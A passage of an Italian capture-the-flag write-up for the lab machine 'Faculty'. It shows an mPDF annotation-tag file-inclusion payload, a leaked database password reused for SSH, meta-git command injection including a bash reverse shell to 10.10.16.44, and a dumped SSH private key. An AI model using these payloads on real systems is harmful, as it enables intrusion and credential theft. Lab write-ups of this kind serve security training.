<b>Bachelor of Science in Computer Science</b></small></td></tr><tr><td
class="text-center">3</td><td class="text-center"><b>BSIS</b></td><td
class="text-center"><small><b>Bachelor of Science in Information
Systems</b></small></td></tr><tr><td class="text-center">4</td><td
class="text-center"><b>BSED</b></td><td class="text-center"><small>
<b>Bachelor in Secondary Education</b></small></td></tr></tboby></table>
```

Generando il pdf, si vede che è esattamente uguale a quanto descritto dalla stringa html trovata:



faculty.htb


Courses

#	Course	Description
1	Information Technology	IT
2	BSCS	Bachelor of Science in Computer Science
3	BSIS	Bachelor of Science in Information Systems
4	BSED	Bachelor in Secondary Education

Potrebbe essere probabile che durante la generazione del pdf e quindi del parsing dell'html, possa essere eseguito del javascript che è al suo interno. Proviamo a vedere se c'è una vulnerabilità di tipo XSS, inserendo un nuovo corso con descrizione:

```
<script>alert(1);</script>
```

In effetti, lo è:



2 Course: **BSCS**

Description: **Bachelor of Science in Computer S**

faculty.htb

1

ation

Description: **Bachelor in Secondary Education**


5 Course: **mycourse**

Description:

Tuttavia, generando il pdf, l'alert non viene lanciato.

Proviamo a mettere un payload html nella descrizione del corso e vediamo se viene effettivamente processato dal pdf generator:

```
<h1>Process me</h1>
```



faculty.htb

Courses


#	Course	Description
1	Information Technology	IT
2	BSCS	Bachelor of Science in Computer Science
3	BSIS	Bachelor of Science in Information Systems
4	BSED	Bachelor in Secondary Education
5	mycourse	Process me

Effettivamente, viene processato. Potremmo iniettare del codice html e provare in qualche modo a caricare un file locale al server, così da ottenere una esfiltrazione di dati. Facendo delle prove di download dei pdf generati e analizzando le risposte con BurpSuite, si scopre che è utilizzato **mpdf v0.6.0** per la realizzazione dei pdf. Cercando sulla documentazione, si vede come mpdf ammetta dei tag speciali per l'html. Dopo diverse ricerche in rete, si trova una vulnerabilità di tipo LFI utilizzando il tag **<annotation>**. (link1: https://medium.com/@jonathanbouman/local-file-inclusion-at-ikea-com-e695ed64d82f, link2:https://github.com/mpdf/mpdf/issues/356).

Si prova a sfruttarla inserendo il seguente payload (poi cifrato con base64) come campo dell'attributo **pdf** della POST HTTP alla risorsa **download.php**.

```
<annotation file="/etc/passwd" content="/etc/passwd"  icon="Graph"
title="Attached File: /etc/passwd" pos-x="195" />
```

In questo modo, scricando il file pdf, appare una icona gialla su cui, cliccandoci, viene aperto il contenuto del file **/etc/passwd**



Il file ottenuto ha il seguente contenuto, da cui possiamo vedere gli utenti presenti nel sistema:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Proviamo a leggere il file db_connect.php per recuperare delle eventuali credenziali:

```
<annotation file="../admin/db_connect.php" content="../admin/db_connect.php"  icon="Graph" title="Attached File: /etc/passwd" pos-x="195" />
```


Si ottiene il seguente file php:

```
<?php

$conn= new
mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or
die("Could not connect to mysql".mysqli_error($con));
```

Proviamo a connetterci tramite ssh con i due utenti **developer** e **gbyolo** usando la password **Co.met06aci.dly53ro.per**.

Si riesce a loggarsi come utente **gbyolo**!

```
ssh gbyolo@faculty.htb
```



```
gbyolo@faculty:~$ whoami
gbyolo
gbyolo@faculty:~$
```

Privilege escalation

gbyolo


Avendo la password, per prima cosa si prova ad eseguire il comando **sudo -l**, per vedere se è possibile eseguire dei comandi o dei programmi come altri utenti. In effetti, è possibile:

```
gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

Cercando in rete, è stata trovata una vulnerabilità di tipo RCE per il comando **meta-git** (link). La si prova a sfruttare per eseguire il cat della chiave ssh dell'utente **developer** nel seguente modo.

```
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone
"x||cat /home/developer/.ssh/id_rsa"
```

Di fatto, il clone del repository va in errore poiché il repository *x* chiaramente non esiste. Tuttavia, l'input viene interpretato come un comando e quindi, andando in errore, viene eseguito il cat della chiave ssh su cui si hanno permessi di lettura eseguendo con **sudo -u developer**, come visibile nel seguente screenshot:



```
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone "x||bash -c 'bash -i >& /dev/tcp/10.10.16.44/4444 0>&1'"
meta git cloning into 'x||bash -c 'bash -i >& /dev/tcp/10.10.16.44/4444 0>&1'' at 4444 0>&1'

4444 0>&1':
/bin/sh: 1: Syntax error: Unterminated quoted string
4444 0>&1': command 'git clone x||bash -c 'bash -i >& /dev/tcp/10.10.16.44/4444 0>&1' 4444 0>&1'' exited with error: Error: Comma
nd failed: git clone x||bash -c 'bash -i >& /dev/tcp/10.10.16.44/4444 0>&1' 4444 0>&1'
(node:90950) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/4444 0>&1''
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:90950) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an
 async function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 2)
(node:90950) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that ar
e not handled will terminate the Node.js process with a non-zero exit code.
gbyolo@faculty:/tmp$ sudo -u developer /usr/local/bin/meta-git clone "x||cat /home/developer/.ssh/id_rsa"
meta git cloning into 'x||cat /home/developer/.ssh/id_rsa' at id_rsa

id_rsa:
fatal: destination path 'x' already exists and is not an empty directory.
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
cat: id_rsa: No such file or directory
id_rsa: command 'git clone x||cat /home/developer/.ssh/id_rsa id_rsa' exited with error: Error: Command failed: git clone x||cat
/home/developer/.ssh/id_rsa id_rsa
(node:91016) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/id_rsa'
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:91016) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an
 async function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 2)
(node:91016) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that ar
e not handled will terminate the Node.js process with a non-zero exit code.
```

Per completezza, si riporta la chiave ssh anche in formato testuale, per una migliore leggibilità:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmSO5Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsWOgiRHMgcJzcWX
```

```
OGeIJbtcdp2aBOjZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsW9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
